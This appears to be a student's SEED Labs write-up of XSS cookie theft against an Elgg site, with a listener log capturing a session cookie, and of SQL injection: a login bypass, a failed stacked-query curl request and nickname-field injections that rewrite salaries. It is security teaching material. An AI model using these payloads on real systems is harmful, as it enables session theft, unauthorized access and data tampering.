

## 1.1.7

```
(kali㉿kali)-[~/Downloads/Labsetup]
$ sudo docker ps --format "{{.ID}} {{.Names}}"
5447725b4149 elgg-10.9.0.5
eb55005c1797 mysql-10.9.0.6

(kali㉿kali)-[~/Downloads/Labsetup]
$
```


## 1.2.1

The /etc/hosts file maps IP addresses to hostnames locally.


## 1.2.2

In this case, we are defining an A (Address) record. We map a hostname (www.seed-server.com) to an IPv4 address (10.9.0.5).


## 1.4.4



### 1.5.2




### 1.5.3



1.5.4: The cookie name is Elgg, the type is Session.

1.5.5,1.5.6 The message doesn't display the cookie anymore.



1.5.7 The HttpOnly flag prevents client-side scripts from accessing cookies. It is important because it helps protect sensitive information like session tokens from being stolen through XSS attacks.

1.6.1


```
(kali㉿kali)-[~/Downloads/Labsetup]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

1.6.3 The fetch function is used to make HTTP requests from the browser using JavaScript. It can be used to steal information like cookies and CSRF tokens, upload form inputs or forward secret files or session data.

1.6.4


```
(kali㉿kali)-[~/Downloads/Labsetup]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.15 - - [28/Apr/2025 18:23:37] code 404, message File not found
10.0.2.15 - - [28/Apr/2025 18:23:37] "GET /Elgg=2t2064eup7a4nr8i0u244gpbgn HTTP/1.1" 404 -
10.0.2.15 - - [28/Apr/2025 18:23:44] code 404, message File not found
10.0.2.15 - - [28/Apr/2025 18:23:44] "GET /Elgg=2t2064eup7a4nr8i0u244gpbgn HTTP/1.1" 404 -
10.0.2.15 - - [28/Apr/2025 18:23:57] code 404, message File not found
10.0.2.15 - - [28/Apr/2025 18:23:57] "GET /Elgg=2t2064eup7a4nr8i0u244gpbgn HTTP/1.1" 404 -
```

## 1.6.5



The fetch does not send the cookie because JavaScript cannot access it anymore as HttpOnly has blocked it.

## 1.7.1, 1.7.2, 1.7.3



1.7.4,1.7.5 Now we are logged in as admin, and have admin privileges in the web app.

## Elgg For SEED Labs

# Welcome Admin

Welcome to your Elgg site.

**Tip:** Many sites use the `activity` plugin to place a site activity stream on this page.

Bookmark this page

Inspector

Console

Debugger

Network

Style Editor

Performance

Memory

Storage

Cache Storage

Cookies

Indexed DB

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	Http
Elgg	aci5u6119acmlhrc3f...	www.seed-ser...	/	Session	30	false

2.1,2.2

```
(kali㉿kali)-[~/Downloads/sqlilab/Labsetup]
$ sudo docker ps --format "{{.ID}} {{.Names}}"
7265b0a378cb mysql-10.9.0.6
d7a898773b32 www-10.9.0.5
```

2.3.1

## Employee Profile Login

USERNAME

admin' --

PASSWORD

●●●●●●●●

Login

SEED LABS									
Home Edit Profile Logout									
Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number	
Alice	10000	20000	9/20	10211002					
Boby	20000	30000	4/20	10213352					
Ryan	30000	50000	4/10	98993524					
Samy	40000	90000	1/11	32193525					
Ted	50000	110000	11/3	32111111					
Admin	99999	400000	3/5	43254314					

## 2.3.2

```
(kali@kali) ~/Downloads/sqlilab/Labsetup
$ curl "http://www.seed-server.com/unsafe_home.php?username=admin'%20--%20&P
assword=CS544"
4-
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
→
4-
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kephli
↓
Update: Implemented the new bootstrap design. Implemented a new Navbar at the t
op with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of
bootstrap with a dark table head theme.
NOTE: please note that the navbar items should appear only for users and the p
age with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php
script adding items as required.
→
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-t
o-fit=no">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
```

```
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background
d-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;">
        <li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <s
pan class="sr-only">(current)</span></a></li><li class="nav-item"><a class="na
v-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button oncl
ick="logout()" type="button" id="logoffBtn" class="nav-link my-2 my-lg-0">Logo
ut</button></div></nav><div class="container"><br><h1 class="text-center"><b>
User Details </b></h1><hr><br><table class="table table-striped table-bordered
"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">E
Id</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col"
>SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col"
>Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><th scope
='row"> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><t
d></td><td></td><td></td><td></td></tr><tr><th scope="row"> Bobby</th><td>20000
</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><t
d></td></tr><tr><th scope="row"> Ryan</th><td>30000</td><td>50000</td><td>4/10
</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope="
row"> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><
td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td>
<td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><
td></td></tr><tr><th scope="row"> Admin</th><td>99999</td><td>400000</td><td>3/5</
td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
<div class="text-center">
  <p>
    Copyright ©copy; SEED LABS
  </p>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
```

```
location.href = "logoff.php";
</script>
</body>
</html>
```

2.3.3 To try two statements, we can try sending the payload: admin'; UPDATE credential SET Salary=999999 WHERE name='Alice'; — with

curl "http://www.seed-server.com/unsafe\_home.php?username=admin'%27%3B%20UPDATE%20credential%20SET%20Salary%3D999999%20WHERE%20name%3D%27Alice%27%3B%20--&Password=abc"

```
(kali㉿kali)-[~/Downloads/sqlilab/Labsetup]
$ curl "http://www.seed-server.com/unsafe_home.php?username=admin%27%3B%20UP
DATE%20credential%20SET%20Salary%3D999999%20WHERE%20name%3D%27Alice%27%3B%20--
&Password=abc"
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the t
op with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of
bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the p
age with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the
php script adding items as required.
-->
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-t
o-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
```

```
  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background
d-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>


    </div></nav><div class='container text-center'>There was an error runnin
g the query [You have an error in your SQL syntax; check the manual that corre
sponds to your MySQL server version for the right syntax to use near 'UPDATE
credential SET Salary=999999 WHERE name='Alice'; --' and Password='a9993e' at
line 3]\n
```

We get: There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Salary=999999 WHERE name='Alice'; --' and Password='...' at line 3]

According to <https://security.stackexchange.com/questions/81355/sql-injection-issue-multi-line-query>, multi line queries are disabled by default as a countermeasure to prevent attackers from injecting multiple sql commands separated by semicolons.

#### 2.4.1


In the nickname field, I put in, CS544', salary=9999999 WHERE name='Alice' --




Key	Value
Employee ID	10000
Salary	9999999
Birth	9/20
SSN	10211002
NickName	CS544
Email	

#### 2.4.2

In the nickname field, I put in hackboby', salary=1 WHERE name='Boby' --



Key	Value
Employee ID	10000
Salary	9999999
Birth	9/20
SSN	10211002
NickName	hackboby
Email	
Address	
Phone Number	



Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	hackboby
Email	
Address	